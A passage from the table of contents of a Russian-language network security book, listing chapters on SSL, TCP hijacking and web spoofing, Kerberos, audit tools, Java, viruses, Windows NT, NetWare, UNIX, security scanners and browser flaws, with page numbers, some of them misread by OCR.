ОГРАНИЧЕНИЯ НА АВТОМАТИЧЕСКИЕ ПОВТОРНЫЕ ЗАПРОСЫ....227
АВТОМА ТИЧЕСКИЙ ПОВТОРНЫЙ ЗАПРОС ШИФРОВАНИЯ....227
ЭЛЕМЕНТЫ S- HTTP HTML....228
S-HTTP HTML и РАСШИРЕНИЯ ФОРМАТА URL.. . 228

ЭЛЕМЕНТ CERTS ... 229
ЭЛЕМЕНТ CRYPTOPTS ... 229
РЕЗЮМЕ ... 229
РЕСУРСЫ INTERNET ... 230

ГЛАВА 8. ИСПОЛЬЗОВАНИЕ SSL ДЛЯ ПЕРЕДАЧИ БЕЗОПАСНЫХ СООБЩЕНИЙ ... 231
ВВЕДЕНИЕ в SSL 3.0 ... 231
СЕКРЕТНОСТЬ КОММУНИКАЦИЙ ... 232
МЕТОДЫ ЗАЩИТЫ ДАННЫХ SSL ... 233
ЦИФРОВЫЕ СЕРТИФИКАТЫ в SSL ... 234
ЗАЩИТА сквозных ТРАНЗАКЦИЙ ... 234
ИСПОЛЬЗОВАНИЕ МЕТОДА ШИФРОВАНИЯ RSA ... 236
БЕЗОПАСНЫЕ СОЕДИНЕНИЯ ... 236
ОСОБЕННОСТИ ИСПОЛЬЗУЮЩИХ SSL БРОУЗЕРОВ и СЕРВЕРОВ ... 236
ПЕРЕДАЧА ДАННЫХ по БЕЗОПАСНОМУ СОЕДИНЕНИЮ ... 237
ПРОВЕРКА БЕЗОПАСНОСТИ СОЕДИНЕНИЯ ПРИ помощи БРОУЗЕРА ... 237
SSL-СЕРВЕРЫ ... 238
БИБЛИОТЕКА исходных ТЕКСТОВ SSLREF ... 239
SSLD — ДЕМОН SSL ... 240
ФАЙЛ КОНФИГУРАЦИИ SSLD ... 241
ЗАКЛЮЧИТЕЛЬНЫЕ ЗАМЕЧАНИЯ о БЕЗОПАСНОСТИ SSLD ... 243
SSL И ТУННЕЛИ БРАНДМАУЭРОВ ... 244
ТУННЕЛИ SSL и МЕТОД CONNECT ... 245
SSL PLUS ... 247
ТУННЕЛИ SSL и ВОПРОСЫ БЕЗОПАСНОСТИ ... 247
ТУННЕЛИ SSL и РАСШИРЯЕМОСТЬ ... 248
SSLAVA ... 248
S/MIME ... 249
NETSCAPE OBJECT SIGNING ... 250
NETSCAPE SECURITY API ... 252
ПОДРОБНОСТИ ПРОТОКОЛА SSL ... 252
РЕЗЮМЕ ... 255
РЕСУРСЫ INTERNET ... 254

ГЛАВА 9. ОБНАРУЖЕНИЕ НАИБОЛЕЕ ОБЩИХ АТАК ХАКЕРОВ и ЗАЩИТА от них ... 255
ПРОСТЕЙШАЯ АТАКА ... 256
ЗАЩИТА от АТАК ПРЕДСКАЗАНИЯ ПОСЛЕДОВАТЕЛЬНОСТИ ПАКЕТОВ ... 257
ПЕРЕХВАТ ПАКЕТОВ во ВРЕМЯ TCP-СЕАНСА ... 258

АТАКА НАБЛЮДЕНИЯ 259
АТАКА ДЕСИНХРОНИЗАЦИИ 260
ПОСТДЕСИНХРОНИЗАЦИОННАЯ АТАКА ПЕРЕХВАТА ПАКЕТОВ 260
ШТОРМ TCP ACK 263
АТАКА РАННЕЙ ДЕСИНХРОНИЗАЦИИ 264
АТАКА ДЕСИНХРОНИЗАЦИИ ПРИ ПОМОЩИ НУЛЕВЫХ ДАННЫХ 266
АТАКА СЕАНСА TELNET 266
ПОДРОБНОСТИ О ШТОРМАХ ACK 267
ДЕТЕКТИРОВАНИЕ И ЕГО ПОБОЧНОЕ ДЕЙСТВИЕ 268
ПРЕДОТВРАЩЕНИЕ ПОСТДЕСИНХРОНИЗАЦИОННОЙ АТАКИ ПЕРЕХВАТА ПАКЕТОВ 269
ЕЩЕ ОДИН МЕТОД НАБЛЮДЕНИЯ: МАСКИРОВОЧНАЯ АТАКА 269
ПОДРОБНОСТИ ПОДМЕНЫ 271
НАБЛЮДЕНИЕ ЗА ЭЛЕКТРОННОЙ ПОЧТОЙ 272
НАБЛЮДЕНИЕ ЗА ПОЧТОЙ ПРИ ПОМОЩИ ПРОГРАММЫ ЭЛЕКТРОННОЙ ПОЧТЫ 272
ДЕТЕКТИРОВАНИЕ НАБЛЮДЕНИЯ ЭЛЕКТРОННОЙ ПОЧТЫ 273
ИСПОЛЬЗОВАНИЕ TCPDUMP И NETLOG 274
КАК ПРЕДОТВРАТИТЬ АТАКУ ПОДМЕНЫ 274
ПОДРОБНОСТИ ОБ АТАКЕ ПЕРЕХВАТА ПАКЕТОВ 275
ДЕТЕКТИРОВАНИЕ АТАКИ ПЕРЕХВАТА ПАКЕТОВ 275
ЗАЩИТА ОТ АТАКИ ПЕРЕХВАТА ПАКЕТОВ 275
ПОДМЕНА ГИПЕРССЫЛОК: АТАКА НА SSL-СЕРВЕРЫ 275
ПОДРОБНОСТИ ОБ АТАКЕ ПОДМЕНЫ ГИПЕРССЫЛОК 276
ДЕЙСТВИЕ АТАКИ ПОДМЕНЫ ГИПЕРССЫЛОК 277
МЕТОДЫ БОРЬБЫ С АТАКОЙ ПОДМЕНЫ ГИПЕРССЫЛОК 279
ДОЛГОСРОЧНОЕ РЕШЕНИЕ ДЛЯ ПОДМЕНЫ ГИПЕРССЫЛОК 282
ПОДМЕНА WEB 284
ПОСЛЕДСТВИЯ ПОДМЕНЫ WEB 284
ПОДМЕНА ВСЕГО WEB 285
ПОДРОБНОСТИ АТАКИ ПОДМЕНЫ 286
ФОРМЫ И БЕЗОПАСНЫЕ СОЕДИНЕНИЯ 287
НАЧАЛО ПОДМЕНЫ WEB 287
ПОСЛЕДНИЙ ШТРИХ — СТРОКА СОСТОЯНИЯ 288
СТРОКА LOCATION 289
ИСТОЧНИК ДОКУМЕНТА 289
ИНФОРМАЦИЯ О ДОКУМЕНТЕ 290
КАК ПОЙМАТЬ ХАКЕРА 290
МЕТОДЫ ЗАЩИТЫ ОТ АТАКИ ПОДМЕНЫ WEB 290

ДОЛГОСРОЧНЫЕ РЕШЕНИЯ для АТАКИ ПОДМЕНЫ WEB ... 297
РЕЗЮМЕ ... 291
РЕСУРСЫ INTERNET ... 292

ГЛАВА 10. ИСПОЛЬЗОВАНИЕ СИСТЕМЫ KERBEROS ... 293
ПЕРВОЕ ЗНАКОМСТВО ... 293
РАСПРЕДЕЛЕННЫЕ СИСТЕМЫ ... 294
ДРУГОЙ ВЗГЛЯД НА СИСТЕМУ KERBEROS ... 297
БЕСПЛАТНАЯ ВЕРСИЯ KERBEROS, VERSION 5, PATCH LEVEL 1 ... 297
ОГРАНИЧЕНИЯ НА РАСПРОСТРАНЕНИЕ СИСТЕМЫ KERBEROS ... 297
ПОДРОБНОСТИ ПРОЦЕССА ПРОВЕРКИ ... 298
ПРОТОКОЛ KERBEROS ... 299
ПЕРЕИГРЫВАНИЯ ... 300
ОПЕРАЦИИ ВНУТРИ ОБЛАСТИ ДЕЙСТВИЯ ... 301
СМЕЖНЫЕ КЛЮЧИ ... 302
ПУТИ ИДЕНТИФИКАЦИИ ... 303
СКЕЛЕТ KERBEROS ... 304
ФЛАГИ БИЛЕТА ... 305
НАЧАЛЬНЫЕ БИЛЕТЫ ... 305
ПРЕИДЕНТИФИЦИРОВАННЫЕ БИЛЕТЫ ... 306
НЕДЕЙСТВИТЕЛЬНЫЕ БИЛЕТЫ ... 306
ВОЗОБНОВЛЯЕМЫЕ БИЛЕТЫ ... 306
ДОСРОЧНЫЕ БИЛЕТЫ ... 307
БИЛЕТЫ PROXY и PROXIABLE ... 309
ПЕРЕДАВАЕМЫЕ БИЛЕТЫ ... 309
ОСТАЛЬНЫЕ ПАРАМЕТРЫ СЕРВЕРА ИДЕНТИФИКАЦИИ ... 310
БАЗА ДАННЫХ KERBEROS ... 310
СОДЕРЖАНИЕ БАЗЫ ДАННЫХ ... 311
ДОПОЛНИТЕЛЬНЫЕ ПОЛЯ БАЗЫ ДАННЫХ ... 312
ЧАСТО ИЗМЕНЯЕМЫЕ ПОЛЯ БАЗЫ ДАННЫХ ... 312
ИМЕНА ОБЛАСТЕЙ ДЕЙСТВИЯ ... 313
ИМЕНА ЧЛЕНОВ СЕТИ ... 314
УЯЗВИМЫЕ МЕСТА KERBEROS ... 315
ИСХОДНЫЕ ПРЕДПОЛОЖЕНИЯ СИСТЕМЫ KERBEROS ... 316
СОВМЕСТИМОСТЬ СИСТЕМ KERBEROS ВЕРСИЙ 4 и 5 ... 317
РАССЫЛКА ... 317
РЕЗЮМЕ ... 317
РЕСУРСЫ INTERNET ... 318

ГЛАВА 11. ЗАЩИТА КОММЕРЧЕСКИХ ОПЕРАЦИЙ ... 319
ОСНОВНЫЕ ПРОБЛЕМЫ КОММЕРЦИИ в INTERNET ... 319
ЦИФРОВЫЕ ДЕНЬГИ ... 321
CYBERCASH ... 321
ОБЕСПЕЧЕНИЕ СЕКРЕТНОСТИ ИНФОРМАЦИИ с помощью ЦИФРОВЫХ ДЕНЕГ ... 322
БЕЗОПАСНОСТЬ ЦИФРОВЫХ ДЕНЕГ ... 324
ПРОБЛЕМЫ, СВЯЗАННЫЕ с ЦИФРОВЫМИ ДЕНЬГАМИ ... 325
ПОДРОБНОСТИ БЛОКИРОВКИ ПОДПИСЕЙ ... 326
САМЫЕ ЗНАМЕНИТЫЕ ЦИФРОВЫЕ ДЕНЬГИ – ECASH ... 328
ИСПОЛЬЗОВАНИЕ КРЕДИТНЫХ КАРТОЧЕК в INTERNET ... 328
ПРОВЕРКА БЕЗОПАСНОСТИ СОЕДИНЕНИЯ ПРИ помощи БРОУЗЕРА ... 329
ПРОСМОТР СЕРТИФИКАТОВ ... 331
РЕШЕНИЕ КОМПАНИИ FIRST VIRTUAL ... 332
РЕЗЮМЕ ... 332
РЕСУРСЫ INTERNET ... 333

ГЛАВА 12. ИСПОЛЬЗОВАНИЕ СРЕДСТВ АУДИТА ... 335
ПЕРВОЕ ЗНАКОМСТВО со СРЕДСТВАМИ АУДИТА ... 335
ПОДКЛЮЧЕНИЕ СРЕДСТВ АУДИТА ... 337
ПРОБЛЕМЫ ... 337
СРЕДСТВА АУДИТА в WEB ... 337
СРЕДСТВА АУДИТА и UNIX ... 338
LASTLOG ... 338
СРЕДСТВО АУДИТА STALKER ... 339
СРЕДСТВО UTMP ... 339
ДРУГИЕ СРЕДСТВА ДЕТЕКТИРОВАНИЯ ПОСТОРОННЕГО ВМЕШАТЕЛЬСТВА ... 340
СРЕДСТВО WTMP ... 340
КОМАНДА SYSLOG ... 342
WATCHDOG ... 345
SULOG ... 345
ACULOG ... 346
ЗАПИСИ о ТРАНЗАКЦИЯХ с УКАЗАННЫМ ВРЕМЕНЕМ ... 346
ИСПОЛЬЗОВАНИЕ РЕГИСТРАЦИОННЫХ ЖУРНАЛОВ SMTP ... 347
РЕГИСТРАЦИЯ ИСТОРИИ ОБОЛОЧКИ ... 347
СРЕДСТВА АУДИТА WINDOWS NT ... 348
КАК АКТИВИЗИРОВАТЬ СРЕДСТВА РЕГИСТРАЦИИ ... 348
АУДИТ БАЗОВЫХ ОБЪЕКТОВ WINDOWS NT ... 350
АУДИТ БАЗОВЫХ ОБЪЕКТОВ ... 351
АУДИТ ПРИВИЛЕГИЙ ... 352

ОСТАНОВКА СИСТЕМЫ ... 354
СРЕДСТВА АУДИТА NOVELL NETWARE ... 355
СРЕДСТВА АУДИТА В NETWARE ... 356
ПОДКЛЮЧЕНИЕ СРЕДСТВ АУДИТА NETWARE ... 356
ПРОСМОТР ЗАПИСЕЙ АУДИТА ... 357
КАК СОЗДАТЬ ГРУППУ ОПЕРАТОРОВ АУДИТА ... 357
ПОДКЛЮЧЕНИЕ СРЕДСТВ АУДИТА ТОМОВ ... 358
ПОДКЛЮЧЕНИЕ СРЕДСТВ АУДИТА КОНТЕЙНЕРА NDS ... 359
РЕЗЮМЕ ... 360
РЕСУРСЫ INTERNET ... 361

ГЛАВА 13. Язык ПРОГРАММИРОВАНИЯ JAVA ... 363
Язык ПРОГРАММИРОВАНИЯ JAVA ... 364
ВИРТУАЛЬНЫЙ КОД ... 364
КАК ЗАГРУЗИТЬ JAVA ... 367
JAVA И БРОУЗЕРЫ ... 368
КОМПОНЕНТЫ JAVA ... 369
ЗАГРУЗЧИК КЛАССА АППЛЕТА ... 369
ПРОСТРАНСТВА ИМЕН ... 369
ВЕРИФИКАТОР АППЛЕТА ... 370
ОШИБКА В РЕАЛИЗАЦИИ ВЕРИФИКАТОРА ... 371
ДИСПЕТЧЕР БЕЗОПАСНОСТИ АППЛЕТА ... 371
ОСНОВНЫЕ ПРОБЛЕМЫ БЕЗОПАСНОСТИ ... 371
БЕЗОПАСНОСТЬ JAVA ... 372
БАЗОВЫЕ КОНЦЕПЦИИ JAVA ... 373
ОГРАНИЧЕНИЯ ФУНКЦИОНАЛЬНЫХ ВОЗМОЖНОСТЕЙ АППЛЕТОВ ... 374
ЧТЕНИЕ И ЗАПИСЬ ФАЙЛОВ С ПОМОЩЬЮ АППЛЕТОВ ... 374
РЕДАКТИРОВАНИЕ СПИСКА УПРАВЛЕНИЯ ДОСТУПОМ НА ЧТЕНИЕ ... 374
БРОУЗЕР HOTJAVA ... 375
РЕДАКТИРОВАНИЕ СПИСКА УПРАВЛЕНИЯ ДОСТУПОМ НА ЗАПИСЬ ... 376
ЧТЕНИЕ СВОЙСТВ СИСТЕМЫ ... 377
СОКРЫТИЕ СИСТЕМНЫХ СВОЙСТВ ... 378
ЗАЩИЩЕННЫЕ СИСТЕМНЫЕ СВОЙСТВА ... 378
СОЗДАНИЕ СОЕДИНЕНИЯ С ДРУГИМ КОМПЬЮТЕРОМ ... 379
СОЗДАНИЕ СЕТЕВОГО СОЕДИНЕНИЯ С ХОСТОМ-ИСТОЧНИКОМ ... 380
РАБОТА С УСТОЙЧИВЫМИ АППЛЕТАМИ ... 380
ПОРОЖДЕНИЕ ПРОГРАММ ... 381
ЭЛЕМЕНТАРНЫЕ СРЕДСТВА БЕЗОПАСНОСТИ ... 382
СОЗДАНИЕ БЕЗОПАСНЫХ АППЛЕТОВ ... 383

Различия, связанные с источником апплета ... 385
Создание надежных вычислений ... 386
Проект Kimera ... 387
Использование дизассемблера и верификатора класса Kimera ... 387
Некорректные апплеты ... 389
Сервер JIGSAW ... 390
Резюме ... 391
Ресурсы Internet ... 391

Глава 14. Компьютерные вирусы ... 393
Что такое вирус ... 393
Основные симптомы заражения вирусом ... 395
Количество компьютерных вирусов ... 396
Связанные с вирусами опасности ... 397
Вирусы и электронная почта ... 398
Создание вируса для исполняемого файла ... 399
Различные типы вирусов ... 399
Троянские кони ... 399
Полиморфные вирусы ... 400
Стелс-вирусы ... 401
Медленные вирусы ... 402
Ретро-вирусы ... 404
Составные вирусы ... 404
Вооруженные вирусы ... 404
Вирусы-компаньоны ... 405
Вирусы-фаги ... 405
И снова черви ... 405
Вирусы и сети ... 406
Файловые вирусы ... 407
Макровирусы ... 408
Пример макровируса ... 410
Некоторые распространенные макровирусы ... 411
Наилучшие решения для защиты от макровирусов ... 415
«Мнимые» вирусы ... 416
Вирус Irina ... 416
Вирус Good Times ... 416
Когда шутка перестает быть просто шуткой, или AOL4FREE.COM ... 417
Как отличить настоящий вирус от мнимого ... 417

КАК ЗАЩИТИТЬСЯ от ВИРУСОВ ... 418
ОБНАРУЖЕНИЕ ВИРУСОВ ... 418
РАЗРАБОТЧИКИ АНТИВИРУСНЫХ ПРОГРАММ ... 419
РЕЗЮМЕ ... 420
РЕСУРСЫ INTERNET ... 420

ГЛАВА 15. ЗАЩИТА СЕТЕЙ WINDOWS NT ... 421
ПЕРВОЕ ЗНАКОМСТВО ... 421
СОВМЕСТНО ИСПОЛЬЗУЕМЫЕ РЕСУРСЫ ... 422
НЕДОСТАТКИ NTFS ... 423
ОСНОВНАЯ МОДЕЛЬ БЕЗОПАСНОСТИ WINDOWS NT ... 423
И СНОВА ОБ УРОВНЯХ ЗАЩИТЫ ... 427
ИДЕНТИФИКАЦИЯ ПОЛЬЗОВАТЕЛЕЙ ... 427
ДОМЕНЫ и РАБОЧИЕ ГРУППЫ ... 429
ПАКЕТЫ ДОПОЛНЕНИЙ ... 431
БОЛЕЕ ПОДРОБНАЯ ИНФОРМАЦИЯ о ГРУППАХ и РАЗРЕШЕНИЯХ ... 431
СТАНДАРТНЫЕ ГРУППЫ ДОМЕНА ... 431
СТАНДАРТНЫЕ ЛОКАЛЬНЫЕ ГРУППЫ WINDOWS NT ... 432
СТАНДАРТНЫЕ ПРАВА ДОСТУПА к КАТАЛОГАМ ... 433
АДМИНИСТРАТОРЫ и ЭКВИВАЛЕНТЫ ... 434
ИСПОЛЬЗОВАНИЕ ИДЕНТИФИКАТОРОВ ... 435
ГРУППА ПРОГРАММ АДМИНИСТРИРОВАНИЯ ... 435
БЕЗОПАСНОСТЬ ГРУППЫ АДМИНИСТРАТОРОВ ... 436
ХРАНЕНИЕ ПАРОЛЕЙ ... 437
БЕЗОПАСНОСТЬ СЕРВЕРА WINDOWS NT ... 438
КАК ХАКЕРЫ ВЗЛАМЫВАЮТ ПАРОЛИ ... 439
АТАКИ ГРУБОЙ СИЛЫ ... 439
АТАКИ СЛОВАРЯ ... 440
КАК ЗАСТАВИТЬ ПОЛЬЗОВАТЕЛЕЙ «ПРАВИЛЬНО» СОСТАВЛЯТЬ ПАРОЛИ ... 440
WINDOWS NT БЕЗ ИСПОЛЬЗОВАНИЯ БЛОКИРОВКИ ... 440
АДМИНИСТРАТОР БЕЗ ПАРОЛЯ ... 441
УЧЕТНАЯ ЗАПИСЬ АДМИНИСТРАТОРА WINDOWS NT ... 441
Гость БЕЗ ПАРОЛЯ ... 441
ФИЗИЧЕСКАЯ БЕЗОПАСНОСТЬ СЕРВЕРА ... 442
Связь NT с TCP/IP и HTTP ... 442
БЕТА-ВЕРСИЯ IIS 4.0 ... 443
ПОДДЕРЖКА НЕСКОЛЬКИХ ПРОТОКОЛОВ БЕЗОПАСНОСТИ ... 443
СЛУЖБЫ ОБМЕНА ИНФОРМАЦИЕЙ с СЕРВЕРОМ ... 444
SAMBA ... 445
ОШИБКА SAMBA ... 446

НЕДОСТАТКИ WINDOWS NT ... 446
СЛУЖБЫ СООБЩЕНИЙ и ОПОВЕЩЕНИЯ ... 447
СОВМЕСТНО ИСПОЛЬЗУЕМЫЕ РЕСУРСЫ NETBIOS ... 447
БЕЗОПАСНОСТЬ LAN MANAGER ... 447
NETWORK MONITOR ... 447
СЛУЖБА RSH ... 448
СЛУЖБА РАСПИСАНИЯ ... 448
РЕЕСТР WINDOWS NT ... 449
WINDOWS NT и КОМПЬЮТЕРНЫЕ ВИРУСЫ ... 449
WINDOWS NT и. АТАКА PING OF DEATH ... 450
WINDOWS NT и FTP ... 450
УТИЛИТА ROLLBACK.EXE ... 451
СРЕДСТВА АУДИТА NETBIOS ... 451
БЕЗОПАСНОСТЬ RAS ... 452
СРЕДСТВА АУДИТА WINDOWS NT ... 454
ТАИНСТВЕННЫЙ АНОНИМЩИК ... 455
СПЕЦИФИЧЕСКИЕ типы АТАК ... 455
АТАКА НАБЛЮДЕНИЯ ... 456
АТАКИ ОТКАЗА СЛУЖБ ... 456
TCP-АТАКИ ... 456
О РЕКУРСИВНЫХ ОЧЕРЕДЯХ ... 457
РЕЗЮМЕ ... 457
РЕСУРСЫ INTERNET ... 458

ГЛАВА 16. ЗАЩИТА СЕТЕЙ NOVELL NETWARE ... 459
ВВЕДЕНИЕ в NOVELL NETWARE ... 460
ОСНОВЫ БЕЗОПАСНОСТИ В СЕТЯХ NETWARE ... 460
ПРИСОЕДИНЕНИЕ ПОЛЬЗОВАТЕЛЕЙ и КОМПЬЮТЕРОВ ... 461
ПОЛЬЗОВАТЕЛИ, ГРУППЫ и СЕРВЕРЫ ... 462
ПОПЕЧИТЕЛЬСТВО ... 462
АДМИНИСТРАТОРЫ, СУПЕРВИЗОРЫ и ЭКВИВАЛЕНТЫ ... 463
МАСКА УНАСЛЕДОВАННЫХ ПРАВ ... 464
ПРАВА ПРИЛОЖЕНИЙ ... 464
ПРИОРИТЕТ ПРАВ ПОПЕЧИТЕЛЬСТВА ... 465
НАСТРОЙКА ПАРОЛЕЙ ... 465
ШИФРОВАНИЕ ПАРОЛЕЙ ... 466
УТИЛИТА SYSCON ... 466
УПРАВЛЕНИЕ ПАРОЛЯМИ ... 466
УПРАВЛЕНИЕ ДОСТУПОМ к СЕРВЕРУ ... 467
ДОСТУП к ДОМАШНЕМУ КАТАЛОГУ ... 467

Идентификаторы супервизоров и эквивалентов ... 468
Использование идентификаторов ... 468
Детектирование вторжений ... 469
Блокировка пользователей ... 469
NetWare 4.0 хранит пароли во временном файле ... 470
Сценарий входа ... 471
Средства аудита NetWare ... 471
Ответственность администратора ... 472
Первая проверка безопасности ... 472
Программа SECURITY ... 472
Бесплатные средства аудита для Novell NetWare ... 473
Программа FILER ... 474
Недостатки защиты NetWare ... 474
Основные средства защиты ... 474
Физическая безопасность сервера ... 474
Безопасность файлов ... 475
Защита сценариев входа ... 476
Списки пользователей ... 476
Наблюдение за консолью ... 476
Подключение средств аудита ... 477
Использование учетной записи супервизора ... 477
Использование цифровых подписей ... 477
Цифровые подписи ... 478
Как хакеры обходят цифровые подписи ... 479
Использование RCONSOLE ... 479
Конфигурационные файлы ... 480
NetWare 4.x ... 480
Удалите [Public] из [Root] ... 481
Доступ к учетным записям ... 481
Основные учетные записи NetWare ... 481
Имена пользователей ... 482
Низкоуровневая перезагрузка ... 482
Защита паролей ... 483
Как можно взломать пароль ... 484
Атаки грубой силы ... 485
Атаки словаря ... 485
Еще раз о безопасности консоли ... 486
Безопасность учетных записей ... 486
Сообщения средств учета ... 487
Ограничения по времени и месторасположению ... 487

ЗАЩИТА консоли ... 487
ОБХОД РЕГИСТРАЦИИ ... 488
КАК ОТКРЫТЬ МОНИТОР ... 488
ЗАЩИТА ФАЙЛОВ и КАТАЛОГОВ ... 489
КАК ХАКЕРЫ ЗАМЕТАЮТ СВОИ СЛЕДЫ ПОСЛЕ ИЗМЕНЕНИЯ ФАЙЛОВ ... 489
И СНОВА ТРОЯНСКИЕ КОНИ ... 489
NETWARE NFS ... 490
ОПРЕДЕЛЕНИЕ ПРАВ с помощью КОМАНДНОЙ СТРОКИ ... 491
ОГРАНИЧЕНИЯ НА ОБЪЕМ ... 492
ПРОБЛЕМЫ БОЛЬШИХ СИСТЕМ ... 492
Утилиты UNIX и NETWARE ... 493
NETWARE и WINDOWS 95 ... 494
ОСНОВНЫЕ ПРОБЛЕМЫ WINDOWS 95 ... 494
ПРОБЛЕМЫ СОВМЕСТНОГО ИСПОЛЬЗОВАНИЯ ... 494
ПАРОЛИ WINDOWS 95 и NOVELL NETWARE ... 495
РЕГИСТРАЦИЯ WINDOWS 95 ... 495
IntranetWare ... 496
УПРАВЛЕНИЕ ДОСТУПОМ ... 497
УПРАВЛЕНИЕ ДОСТУПОМ ПРИЛОЖЕНИЙ ... 497
УПРАВЛЕНИЕ с помощью IP-АДРЕСОВ ... 497
СРЕДСТВА АУДИТА INTRANETWARE ... 498
БЕЗОПАСНОСТЬ INTRANETWARE ... 498
КАК ОБОЙТИ IntranetWare ... 498
ОШИБКИ INTRANETWARE FTP NLM ... 499
ЗАЩИТА INTRANETWARE от АТАК из INTERNET ... 500
ЗАЩИТА ФАЙЛА ПАРОЛЕЙ ... 500
РЕЗЮМЕ ... 500
РЕСУРСЫ INTERNET ... 501

ГЛАВА 17. БЕЗОПАСНОСТЬ UNIX и X-Windows ... 503
ВВЕДЕНИЕ в UNIX ... 503
УЧЕТНЫЕ ЗАПИСИ Unix ... 504
СТАНДАРТНЫЙ ФОРМАТ ИМЕНИ ПОЛЬЗОВАТЕЛЯ ... 505
ПАРОЛИ UNIX ... 506
Специальные символы UNIX ... 506
ОБОЛОЧКИ UNIX ... 507
СТРУКТУРА КАТАЛОГОВ и ФАЙЛОВ UNIX ... 508
ОСНОВНЫЕ КОМАНДЫ UNIX ... 510
Символы ШАБЛОНА .. . 510

СИМВОЛЫ ПЕРЕНАПРАВЛЕНИЯ 510
ПАРАМЕТРЫ КОМАНДНОЙ СТРОКИ 577
Символ КОНВЕЙЕРА 512
Фоновый РЕЖИМ ВЫПОЛНЕНИЯ 512
КОМАНДА PING 572
КОМАНДА FINGER 514
КОМАНДЫ УДАЛЕННОЙ РАБОТЫ 575
КОМАНДА RLOGIN 575
КОМАНДА RCP 516
КОМАНДА RSH 577
ОТКЛЮЧЕНИЕ КОМАНД УДАЛЕННОЙ РАБОТЫ 517
КОМАНДА SU 577
ИСПОЛЬЗОВАНИЕ КОМАНДЫ su 518
ДЕМОНЫ 518
ДЕМОН INIT 519
ДЕМОН LPD 579
ДЕМОН SENDMAIL 579
ОБЗОР 520
ХРАНЕНИЕ ПАРОЛЕЙ 520
Взлом ПАРОЛЕЙ 527
ЗАТЕНЕНИЕ ФАЙЛА ПАРОЛЕЙ 527
АТАКИ ГРУБОЙ силы 522
ЗАЩИТА от АТАК СЛОВАРЯ 522
КАК ЗАСТАВИТЬ ПОЛЬЗОВАТЕЛЕЙ СОЗДАВАТЬ ХОРОШИЕ ПАРОЛИ 522
ДОСТУП К ФАЙЛАМ И КАТАЛОГАМ UNIX 523
КОМАНДА CHMOD 524
СПЕЦИАЛЬНЫЕ ФАЙЛЫ UNIX 526
УЯЗВИМЫЕ МЕСТА UNIX 528
СЕМЬ ЦЕЛЕЙ ХАКЕРОВ 528
УДАЛЕНИЕ /ETC/HOSTS. EQUIV 529
НЕСКОЛЬКО копий $HOME/.RHOSTS 529
ОШИБКА SENDMAIL 530
ОШИБКА ВОЗВРАТА SENDMAIL 530
ПРОБЛЕМА БУФЕРА FINGERD 530
ШИФРОВАНИЕ ФАЙЛОВ 530
МЕТОДЫ БЕЗОПАСНОГО ПРОГРАММИРОВАНИЯ 557
ФИЛЬТРАЦИЯ 531
X-WINDOWS 532
РАБОТА X- WINDOWS 533

КАК ХАКЕРЫ ОБНАРУЖИВАЮТ ОТКРЫТЫЕ X-ДИСПЛЕИ 534
ПРОБЛЕМА ЛОКАЛЬНЫХ ХОСТОВ 534
ДАМП ОКНА 555
НАБЛЮДЕНИЕ ЗА X-WINDOWS 535
ПАРАМЕТР XTERM 535
РЕЗЮМЕ 536
РЕСУРСЫ INTERNET 536

ГЛАВА 18. СЛАБЫЕ МЕСТА ВАШЕЙ СИСТЕМЫ 539
ЗНАКОМЬТЕСЬ: SATAN 540
УСТАНОВКА SATAN 541
ИСПОЛЬЗОВАНИЕ SATAN В СИСТЕМАХ LINUX 541
ОБЗОР АРХИТЕКТУРЫ SATAN 542
ГЕНЕРАТОР МАГИЧЕСКОЙ СТРОКИ 543
ПРОЦЕССОР ПОЛИТИКИ 544
УРОВНИ БЛИЗОСТИ 544
ПОЧЕМУ НУЖНО ДЕРЖАТЬ SATAN ПОДАЛЬШЕ ОТ ДРУГИХ СЕТЕЙ 545
СБОР ЦЕЛЕЙ 545
СКАНИРОВАНИЕ ПОДСЕТИ 545
ПРОЦЕССОР СБОРА ДАННЫХ 546
УРОВНИ СКАНИРОВАНИЯ 546
ЛОГИЧЕСКИЙ ПРОЦЕССОР 547
АНАЛИЗ И ОТЧЕТ 548
НЕСКОЛЬКО ПРОЦЕССОВ SATAN 549
ПЕРВОЕ СКАНИРОВАНИЕ 549
АНАЛИЗ ПОЛУЧЕННЫХ ДАННЫХ 549
ИЗУЧЕНИЕ РЕЗУЛЬТАТОВ 550
УЯЗВИМЫЕ МЕСТА 557
РАСПЕЧАТКА ОТЧЕТОВ 557
ИНФОРМАЦИЯ О ХОСТАХ 557
ОГРАНИЧЕНИЯ ПРОГРАММЫ SATAN 555
АНАЛИЗ СЕТЕЙ WINDOWS NT И NOVELL NETWARE 555
ПРОБНАЯ ВЕРСИЯ KSA 553
KSA ДЛЯ WINDOWS NT 554
ЗАПУСК KSA 554
УСТАНОВКА СТАНДАРТА БЕЗОПАСНОСТИ 555
УСТАНОВКА ОГРАНИЧЕНИЙ НА УЧЕТНЫЕ ЗАПИСИ 556
ПРОВЕРКА ПАРОЛЕЙ 556
УПРАВЛЕНИЕ ДОСТУПОМ 557

ПАРАМЕТРЫ МОНИТОРИНГА СИСТЕМЫ ... 557
ПРОВЕРКА ЦЕЛОСТНОСТИ ДАННЫХ ... 557
КОНФИДЕНЦИАЛЬНОСТЬ ДАННЫХ ... 557
НАЧАЛО АНАЛИЗА ... 558
АНАЛИЗ ОТЧЕТА ... 559
Список УЯЗВИМЫХ МЕСТ ... 559
ПРОЧИЕ ПАРАМЕТРЫ ... 560
ОТЧЕТЫ KSA ... 560
РЕЗЮМЕ ... 561
РЕСУРСЫ INTERNET ... 562

ГЛАВА 19. БЕЗОПАСНОСТЬ WEB-БРОУЗЕРОВ ... 563
WEB и БРОУЗЕРЫ ... 563
ДВА основных БРОУЗЕРА ... 564
ЗАЧЕМ ГОВОРИТЬ О ЧУЖИХ ОШИБКАХ ... 565
НОМЕРА ВЕРСИЙ ... 565
ПОСЛЕДНИЕ ДОПОЛНЕНИЯ ... 565
НЕДОСТАТКИ INTERNET EXPLORER ... 565
INTERNET EXPLORER 3.02 ... 565
ФАЙЛЫ LNK ... 566
INTERNET EXPLORER 3.01 ... 567
ОШИБКА MIT ... 568
Слово о ЗАПЛАТКАХ ... 570
ПЕРЕНАПРАВЛЕНИЕ JAVA ... 577
ПСИХОЛОГИЧЕСКАЯ ПРОБЛЕМА ... 571
Безопасность ЭЛЕМЕНТОВ УПРАВЛЕНИЯ ACTIVEX ... 572
ПОЧЕМУ ЖЕ ЭЛЕМЕНТЫ УПРАВЛЕНИЯ ACTIVEX ДОЛЖНЫ СОХРАНЯТЬСЯ НА ЖЕСТКОМ ДИСКЕ? ... 573
